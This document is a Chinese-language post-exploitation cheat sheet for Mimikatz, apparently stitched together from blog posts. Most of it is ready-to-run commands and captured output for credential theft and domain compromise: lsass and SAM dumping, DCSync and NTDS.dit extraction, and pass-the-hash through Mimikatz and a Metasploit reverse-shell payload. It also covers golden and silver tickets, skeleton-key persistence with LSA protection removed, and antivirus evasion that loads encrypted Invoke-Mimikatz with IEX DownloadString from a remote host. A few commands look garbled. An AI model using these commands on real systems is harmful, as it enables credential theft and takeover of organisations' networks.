

[后渗透]Mimikatz 使用大全

0x00 简介

Mimikatz 是一款功能强大的轻量级调试神器，通过它你可以提升进程权限注入进程读取进程内存，当然他最大的亮点就是他可以直接从 lsass.exe 进程中获取当前登录系统用户名的密码，lsass 是微软 Windows 系统的安全机制它主要用于本地安全和登陆策略，通常我们在登陆系统时输入密码之后，密码便会储存在 lsass 内存中，经过其 wdigest 和 tspkg 两个模块调用后，对其使用可逆的算法进行加密并存储在内存之中，而 mimikatz 正是通过对 lsass 逆算获取到明文密码！也就是说只要你不重启电脑，就可以通过他获取到登陆密码，只限当前登陆系统！

注：但是在安装了 KB2871997 补丁或者系统版本大于 windows server 2012 时，系统的内存中就不再保存明文的密码，这样利用 mimikatz 就不能从内存中读出明文密码了。mimikatz 的使用需要 administrator 用户执行，administrators 中的其他用户都不行。

这里放几个神器的运行姿势：九种姿势运行：Mimikatz：

<https://www.freebuf.com/articles/web/176796.html>

借用 PowerShell

#读取密码明文(需要管理员权限)

powershell **IEX** (New-Object

Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCerts

#读取密码hash值(需要管理员权限)

powershell **IEX** (New-Object

```
Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes
```

```
C:\Windows\system32\powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
小胡:1000:aad3b435b51404eeaad3b435b51404ee:329153f500eb329c0e1dee55c88a1e9:::
hack$:1004:aad3b435b51404eeaad3b435b51404ee:3dbde697d71696a769204beb12283678:::
```

0x01 获取本地帐户密码

1.1 本地执行

下载 mimikatz 程序，找到自己系统对应的位数，右键以管理员身份运行：

#提升权限

privilege::debug

#抓取密码

sekurlsa::logonpasswords

当目标为 win10 或 2012R2 以上时，默认在内存缓存中禁止保存明文密码，但可以通过修改注册表的方式抓取明文。

cmd 修改注册表命令：

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

#重启或用户重新登录后可以成功抓取

1.2 SAM 表获取 hash

#导出SAM数据

```
reg save HKLM\SYSTEM SYSTEM
```

```
reg save HKLM\SAM SAM
```

#使用mimikatz提取hash

```
lsadump::sam /sam:SAM /system:SYSTEM
```

0x02 Procdump+Mimikatz

当 mimikatz 无法在主机上运行时，可以使用微软官方发布的工具 Procdump 导出 lsass.exe:

```
procdump64.exe -accepteula -ma lsass.exe lsass.dmp
```

将 lsass.dmp 下载到本地后，然后执行 mimikatz:

```
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit
```

为了方便复制与查看，可以输出到本地文件里面：

```
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" > pssword.txt
```

0x03 读取域控中域成员 Hash

3.1 域控本地读取

注：得在域控上以域管理员身份执行 mimikatz

方法一：直接执行

#提升权限

```
privilege::debug
```

```
primage::image
```

抓取密码

```
lsadump::lsa /patch
```

方法二：通过 dcsync，利用目录复制服务（DRS）从 NTDS.DIT 文件中检索密码哈希值，可以在域管权限下执行获取：

获取所有域用户

```
lsadump::dcsync /domain:test.com /all /csv
```

指定获取某个用户的hash

```
lsadump::dcsync /domain:test.com /user:test
```

3.2 导出域成员 Hash

Copy

域账户的用户名和 hash 密码以域数据库的形式存放在域控制器的

%SystemRoot%\ntds\NTDS.DIT

文件中。

这里可以借助：ntdsutil.exe，域控制器自带的域数据库管理工具，我们可以通过域数据库，提取出域中所有的域用户信息，在域控上依次执行如下命令，导出域数据库：

创建快照

```
ntdsutil snapshot "activate instance ntds" create quit quit
```

加载快照

```
ntdsutil snapshot "mount {72ba82f0-5805-4365-a73c-0ccd01f5ed0d}" quit quit
```

#Copy 文件副本

```
copy C:\$SNAP_201911211122_VOLUME\$\windows\NTDS\ntds.dit c:\ntds.dit
```

将 ntds.dit 文件拷贝到本地利用 impacket 脚本 dump 出 Hash:

```
secretsdump.py -ntds.dit -system system.hive LOCAL
```

```
C:\Users\wl19432.H3C\Desktop>secretsdump.py -ntds ntds.dit -system system.hive LOCAL
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0xfed89818053cd1ee7961699573d0c730
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: a6f1da52848a3cee77ed0f6859c5e3ce
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:70be8675cd511daa9be4b8f49e829327:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:316160e347269836aa761c098acb8401:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:45b0dc28145b816fa069fc73adccabe1:::
strage:1103:aad3b435b51404eeaad3b435b51404ee:62c897ec46a5a12a094ab077c72c741:::
ZSY$:1104:aad3b435b51404eeaad3b435b51404ee:1a3d837383f295d8083066ff8a619c0c:::
[*] Kerberos keys from ntds.dit
DC$:aes256-cts-hmac-sha1-96:7259303612dacf1ea8c6c9b2039f31d1c8a9bdca865324797fbc76d55c51a8ee
DC$:aes128-cts-hmac-sha1-96:16242871ab7c7f77ce4a6337d7e452f06
DC$:des-cbc-md5:7fc4e6f7e6343b8c
krbtgt:aes256-cts-hmac-sha1-96:8913846b652943c0571bf111d74597f17f9747ef860f59051fae979350c79ad6
krbtgt:aes128-cts-hmac-sha1-96:4a270ee7f7be790c758dd2a1171e08d97
krbtgt:des-cbc-md5:ae702f25a4925bdf
strage:aes256-cts-hmac-sha1-96:f0e497ae73f4e5c556e74323935447bdcca544691c243d60e6f6e86c49412df7
strage:aes128-cts-hmac-sha1-96:036673e6c30231f70b513192242e4467
strage:des-cbc-md5:675780b6dad325e
ZSY$:aes256-cts-hmac-sha1-96:4aff4065b847c305e5c3c103e0cad0c204d623a379bafbd552e2a06be82b0ed5
ZSY$:aes128-cts-hmac-sha1-96:3e89d93ed3857c0d3074af4cabad9bdd
ZSY$:des-cbc-md5:6bc1163ea820b5a8
[*] Cleaning up...
```

除了借助 python, 还有一个 NTDSDumpEx:

工具地址: <https://github.com/zcgonvh/NTDSDumpEx/releases>

```
NTDSDumpEx -d ntds.dit -s system -o domain.txt
```

最后记得卸载删除快照:

```
ntdsutil snapshot "unmount {72ba82f0-5805-4365-a73c-0ccd01f5ed0d}" quit quit
```

```
ntdsutil snapshot "delete {72ba82f0-5805-4365-a73c-0ccd01f5ed0d}" quit quit
```

```
ntdsutil snapshot delete {/20d0210-5000-4500-a75c-00c00013e00f} quit quit
```

3.3 secretsdump 脚本直接导出域 hash

为什么要再提一遍 secretsdump 呢，因为它可以直接导出，说白了，简单粗暴：

```
python secretsdump.py rabbitmask:123456@192.168.15.181
```

首先它会导出本地 SAM 中的 hash，然后是所有域内用户的 IP，全部获取成功

0x04 哈希传递攻击 PTH

4.1 工作组环境

当我们获得了一台主机的 NTLM 哈希值，我们可以使用 mimikatz 对其进行哈希传递攻击。执行完命令后，会弹出 cmd 窗口。


#使用administrator用户的NTLM哈希值进行攻击

```
sekurlsa::pth /user:administrator /domain:192.168.10.15 /ntlm:329153f560eb329c0e1deea55e88a1e9
```

#使用xie用户的NTLM哈希值进行攻击

```
sekurlsa::pth /user:xie /domain:192.168.10.15 /ntlm:329153f560eb329c0e1deea55e88a1e9
```

在弹出的 cmd 窗口，我们直接可以连接该主机，并且查看该主机下的文件夹。



```
~ rc4_hmac_nt_exp OK
~ rc4_hmac_old_exp OK
~ Password replace @ 00000000017CBBE8 (16) -> null
mimikatz #
```

或者可以直接将该主机的 C 盘映射到本地的 K 盘。

```
e:\Users\xie\Desktop>mimikatz.exe

#####  mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
#####  "H La Vie, H L'Amour" - (oe,oe) ** Kitten Edition **
## / \ ##  /--- Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ##  > http://blog.gentilkiwi.com/mimikatz
## v ##  Vincent LE TOUX ( vincent.letoux@gmail.com )
#####  > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege:debug
Privilege "20" OK

mimikatz # sekurlsa:pth /user:administrator /domain:192.168.10.15 /ntlm:329153f560eb329c0e1deea55e88a1e9
user : administrator
domain : 192.168.10.15
program : cmd.exe
impers : no
NTLM : 329153f560eb329c0e1deea55e88a1e9
PID 2432
TID 2812
LSA Process is now R/W
LUID 0 : 765430 (00000000:000badf6)
msol_0 - data copy @ 000000000040f9c0 : OK !
kerberos - data copy @ 0000000001834f98
aes256_hmac -> null
aes128_hmac -> null
rc4_hmac_nt OK
rc4_hmac_old OK
rc4_md4 OK
rc4_hmac_nt_exp OK
rc4_hmac_old_exp OK
~ Password replace @ 00000000017CBBE8 (16) -> null

C:\Windows\system32>cd /d k:
K:\>dir
驱动器 K: 中的卷没有标签。
卷的序列号是 8A29-9382

K:\ 的目录
2019/08/23 22:33 <DIR> 8de4b565b4c2bb42f73e66237983
2019/01/14 09:27 <DIR> inetpub
2009/07/14 11:20 <DIR> PerfLogs
2019/08/24 09:11 <DIR> Program Files
2019/08/24 09:11 <DIR> Program Files (x86)
2019/08/24 00:00 <DIR> SQLServer
2019/08/18 00:16 <DIR> test
2019/08/22 21:38 <DIR> Users
2019/08/23 22:28 <DIR> Windows
0 个文件 0 字节
9 个目录 25,978,437,632 可用字节

K:\>net use
会记录新的网络连接。

状态 本地 远程 网络
-----
OK K: \\192.168.10.15\c$ Microsoft Windows Network
OK K: \\192.168.10.15\c$ Microsoft Windows Network
命令成功完成.
```

注：只能在 mimikatz 弹出的 cmd 窗口才可以执行这些操作，注入成功后，可以使用 psexec、wmic、wmicexec 等实现远程执行命令。

4.2 域环境

在域环境中，当我们获得了域内用户的 NTLM 哈希值，我们可以使用域内的一台主机用 mimikatz 对域控进行哈希传递攻击。执行完命令后，会弹出 cmd 窗口。前提是我们必须拥有域内任意一台主机的本地 administrator 权限和获得了域用户的 NTLM 哈希值

域：xie.com

域控：WIN2008.xie.com

#使用域管理员administrator的NTLM哈希值对域控进行哈希传递攻击

sekurlsa:pth /user:administrator /domain:"xie.com" /ntlm:dbd621b8ed24eb627d32514476fac6c5

#使用域用户xie.com的NTLM哈希值对域控进行哈希传递攻击

sekurlsa::pth /user:xie /domain:"xie.com" /ntlm:329153f560eb329c0e1deea55e88a1e9

```
mimikatz # sekurlsa::pth /user:administrator /domain:"xie.com" /ntlm:dbd621b8ed24eb627d32514476fac6c5
User : administrator
Domain : xie.com
Program : cmd.exe
Impersonation : no
NTLM : dbd621b8ed24eb627d32514476fac6c5
PID : 2664
TID : 2400
LSA Process is now R/W
LUID 0 : 5338009 (00000000:00517399)
msv1_0 - data copy @ 00000000014A820 : OK !
Kerberos - data copy @ 000000000199D178
aes256_hmac -> null
aes128_hmac -> null
rc4_hmac_nt OK
rc4_hmac_old OK
rc4_md4 OK
rc4_hmac_nt_exp OK
rc4_hmac_old_exp OK
*Password replace @ 00000000019719E8 (16) -> null
mimikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net use \\win2008.XIE.COM\C$
The command completed successfully.

C:\Windows\system32>dir \\WIN2008.XIE.COM\C$
Volume in drive \\WIN2008.XIE.COM\C$ has no label.
Volume Serial Number is 8A20-9382

Directory of \\WIN2008.XIE.COM\C$

2019/08/23 22:33 <DIR> 8de4b565b4c2bb42f73e66237983
2019/01/14 09:27 <DIR> inetpub
2009/07/14 11:20 <DIR> PerfLogs
2019/08/24 09:11 <DIR> Program Files
2019/08/24 09:11 <DIR> Program Files (x86)
2019/08/24 00:00 <DIR> SQLServer
2019/08/18 00:16 <DIR> test
2019/09/06 23:55 <DIR> Users
2019/09/07 00:05 <DIR> Windows
0 File(s) 0 bytes
9 Dir(s) 25,710,579,712 bytes free

C:\Windows\system32>
```

https://blog.csdn.net/qq_36119192

```
mimikatz # sekurlsa::pth /user:xie /domain:"xie.com" /ntlm:329153f560eb329c0e1deea55e88a1e9
User : xie
Domain : xie.com
Program : cmd.exe
Impersonation : no
NTLM : 329153f560eb329c0e1deea55e88a1e9
PID : 344
TID : 1848
LSA Process was already R/W
LUID 0 : 5404370 (00000000:005276d2)
msv1_0 - data copy @ 0000000001961700 : OK !
Kerberos - data copy @ 000000000199D6D8
aes256_hmac -> null
aes128_hmac -> null
rc4_hmac_nt OK
rc4_hmac_old OK
rc4_md4 OK
rc4_hmac_nt_exp OK
rc4_hmac_old_exp OK
*Password replace @ 0000000001A0CF38 (16) -> null
mimikatz #
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net use \\WIN2008.xie.com\C$
The command completed successfully.

C:\Windows\system32>dir use \\WIN2008.xie.com\C$
Volume in drive C has no label.
Volume Serial Number is 6C99-0C3F

Directory of C:\Windows\system32

File Not Found

Volume in drive \\WIN2008.xie.com\C$ has no label.
Volume Serial Number is 8A20-9382

Directory of \\WIN2008.xie.com\C$

2019/08/23 22:33 <DIR> 8de4b565b4c2bb42f73e66237983
2019/01/14 09:27 <DIR> inetpub
2009/07/14 11:20 <DIR> PerfLogs
2019/08/24 09:11 <DIR> Program Files
2019/08/24 09:11 <DIR> Program Files (x86)
2019/08/24 00:00 <DIR> SQLServer
2019/08/18 00:16 <DIR> test
2019/09/06 23:55 <DIR> Users
2019/09/07 00:05 <DIR> Windows
0 File(s) 0 bytes
9 Dir(s) 25,709,957,120 bytes free

C:\Windows\system32>
```

https://blog.csdn.net/qq_36119192

4.3 MSF 进行哈希传递


Copy

有些时候，当我们获取到了某台主机的 Administrator 用户的 LM-Hash 和 NTLM-Hash，并且该主机的 445 端口打开着。我们则可以利用

```
exploit/windows/smb/psexec
```

漏洞用 MSF 进行远程登录 (哈希传递攻击)。(只能是 administrator 用户的 LM-hash 和 NTLM-hash)，这个利用跟工作组环境或者域环境无关。

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 192.168.10.27
msf exploit(psexec) > set rhost 192.168.10.14
msf exploit(psexec) > set smbuser Administrator
msf exploit(psexec) > set smbpass 815A3D91F923441FAAD3B435B51404EE:A86D277D2BCD8C8184B01AC21B6985F6
#这里LM和NTLM我们已经获取到了
msf exploit(psexec) > exploit
```



```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 192.168.10.27
lhost => 192.168.10.27
msf exploit(psexec) > set rhost 192.168.10.14
rhost => 192.168.10.14
msf exploit(psexec) > set smbuser Administrator
smbuser => Administrator
msf exploit(psexec) > set smbpass 815A3D91F923441FAAD3B435B51404EE:A86D277D2BCD8C8184B01AC21B6985F6
smbpass => 815A3D91F923441FAAD3B435B51404EE:A86D277D2BCD8C8184B01AC21B6985F6
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.27:4444
[*] 192.168.10.14:445 - Connecting to the server...
[*] 192.168.10.14:445 - Authenticating to 192.168.10.14:445 as user 'Administrator'...
[*] 192.168.10.14:445 - Selecting PowerShell target
[*] 192.168.10.14:445 - Executing the payload...
[+] 192.168.10.14:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179267 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.27:4444 -> 192.168.10.14:49165) at 2018-11-29 17:10:32 +0800

meterpreter >
```

https://blog.csdn.net/qq_36119192

5.1 黄金票据

域中每个用户的 Ticket 都是由 krbtgt 的密码 Hash 来计算生成的，因此只要获取到了 krbtgt 用户的密码 Hash，就可以随意伪造 Ticket，进而使用 Ticket 登陆域控制器，使用 krbtgt 用户 hash 生成的票据被称为 Golden Ticket，此类攻击方法被称为票据传递攻击。

首先获取 krbtgt 的用户 hash:

```
mimikatz "lsadump::dcsync /domain:xx.com /user:krbtgt"
```

利用 mimikatz 生成域管权限的 Golden Ticket，填入对应的域管理员账号、域名称、sid 值，如下：

```
kerberos::golden /admin:administrator /domain:ABC.COM /sid:S-1-5-21-3912242732-2617380311-62526969  
/krbtgt:c7af5cfc450e645ed4c46daa78fe18da /ticket:test.kiribi
```

```
#导入刚才生成的票据
```

```
kerberos::ptt test.kiribi
```

```
#导入成功后可获取域管权限
```

```
dir \\dc.abc.com\c$
```

5.2 白银票据

黄金票据和白银票据的一些区别：Golden Ticket：伪造 TGT，可以获取任何 Kerberos 服务权限，且由 krbtgt 的 hash 加密，金票在使用的过程需要和域控通信

白银票据：伪造 TGS，只能访问指定的服务，且由服务账号（通常为计算机账户）的 Hash 加密，银票在使用的过程不需要同域控通信

```
#在域控上导出 DC$ 的 HASH
mimikatz log "privilege::debug" "sekurlsa::logonpasswords"

#利用 DC$ 的 Hash 制作一张 cifs 服务的白银票据
kerberos::golden /domain:ABC.COM /sid: S-1-5-21-3912242732-2617380311-62526969 /target:DC.ABC.COM
/rc4:f3a76b2f3e5af8d2808734b8974acba9 /service:cifs /user:strage /ptt

#cifs是指的文件共享服务, 有了 cifs 服务权限, 就可以访问域控制器的文件系统
dir \\DC.ABC.COM\C$
```

5.3 skeleton key

skeleton key(万能钥匙) 就是给所有域内用户添加一个相同的密码, 域内所有的用户 都可以使用这个密码进行认证, 同时原始密码也可以使用, 其原理是对 lsass.exe 进行注入, 所以重启后会失效。

```
#在域控上安装 skeleton key
mimikatz.exe privilege::debug "misc::skeleton"

#在域内其他机器尝试使用 skeleton key 去访问域控, 添加的密码是 mimikatz
net use \\WIN-9P499QKTLDO.adtest.com\c$ mimikatz /user:adtest\administrator
```

微软在 2014 年 3 月 12 日添加了 LSA 爆护策略, 用来防止对进程 lsass.exe 的代码注入。如果直接尝试添加 skeleton key 会失败。

```
#适用系统
windows 8.1
windows server 2012 及以上
```

当然 mimikatz 依旧可以绕过, 该功能需要导入 mimidrv.sys 文件, 导入命令如下:

```
privilege::debug
!+
```

```
..  
!processprotect /process:lsass.exe /remove  
misc::skeleton
```

5.4 MS14-068

当我们拿到了一个普通域成员的账号后，想继续对该域进行渗透，拿到域控服务器权限。如果域控服务器存在 MS14_068 漏洞，并且未打补丁，那么我们就可以利用 MS14_068 快速获得域控服务器权限。

MS14-068 编号 CVE-2014-6324，补丁为 3011780，如果自检可在域控制器上使用命令检测。

```
systeminfo |find "3011780"  
#为空说明该服务器存在MS14-068漏洞
```

操作链接：MS14-068 复现 (CVE-2014-6324)： <https://www.cnblogs.com/-mo-/p/11890539.html>

0x06 其他

6.1 使用 mimikatz 导出 chrome 中的密码

详情请见： [链接](#)

6.2 隐藏功能

管理员常常会禁用一些重要程序的运行，比如 cmd、regedit、taskmgr，此时不方便渗透的进一步进行，这里除了去改回原来的配置，还可以借助 mimikatz 的一些功能：

```
privilege::debug  
misc::cmd  
misc::regedit
```

```
misc.:regedit
misc.:taskmgr
```

6.3 免杀处理

Powersploit 中提供的很多工具都是做过加密处理的，同时也提供了一些用来加密处理的脚本，Out-EncryptedScript 就是其中之一。

首先在本地对 Invoke-Mimikatz.ps1 进行加密处理：

```
powershell.exe Import-Module .\Out-EncryptedScript.ps1
powershell.exe Out-EncryptedScript -ScriptPath .\Invoke-Mimikatz.ps1 -Password 密码 -Salt 随机数
#默认生成的文件是evil.ps1
```

-Password 设置加密的密钥
-Salt 随机数，防止被暴力破解

将加密生成的 evil.ps1 脚本放在目标机上，执行如下命令：

```
#远程加载解密脚本
powershell.exe
IEX(New-Object Net.WebClient).DownloadString("http://1.1.1.32/PowerSploit/ScriptModification/Out-EncryptedScript.ps1")

[String] $cmd = Get-Content .\evil.ps1
Invoke-Expression $cmd
$decrypted = de password salt
Invoke-Expression $decrypted
Invoke-Mimikatz
```

```

PS C:\Windows\system32> cd C:\users\reboot\desktop
PS C:\users\reboot\desktop> IEX(New-Object Net.WebClient).DownloadString("http://192.168.6.129/Powercat/Out-EncryptedScript.ps1")
PS C:\users\reboot\desktop> [String] $cmd = Get-Content .\evil.ps1
PS C:\users\reboot\desktop> Invoke-Expression $cmd
PS C:\users\reboot\desktop> $decrypted = de 123456 4444
PS C:\users\reboot\desktop> Invoke-Expression $decrypted
PS C:\users\reboot\desktop> Invoke-Mimikatz

.#####.  mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.  "A La Vie, A L'Amour"
## / \ ##  /* * *
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## u ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
'#####'                                     with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 236710 (00000000:00039ca6)
Session           : Interactive from 1
User Name          : reboot
Domain             : WIN-R2U63BPHMS5
Logon Server       : WIN-R2U63BPHMS5
Logon Time         : 2020/3/11 12:36:22
SID                : S-1-5-21-1769441158-2997523358-526756162-1000

```

0x07 参考链接

<https://3gstudent.github.io/3gstudent.github.io/>

<https://blog.csdn.net/dda6607/article/details/101262101>

https://blog.csdn.net/qq_36119192/article/details/83057161

https://blog.csdn.net/qq_36119192/article/details/100634467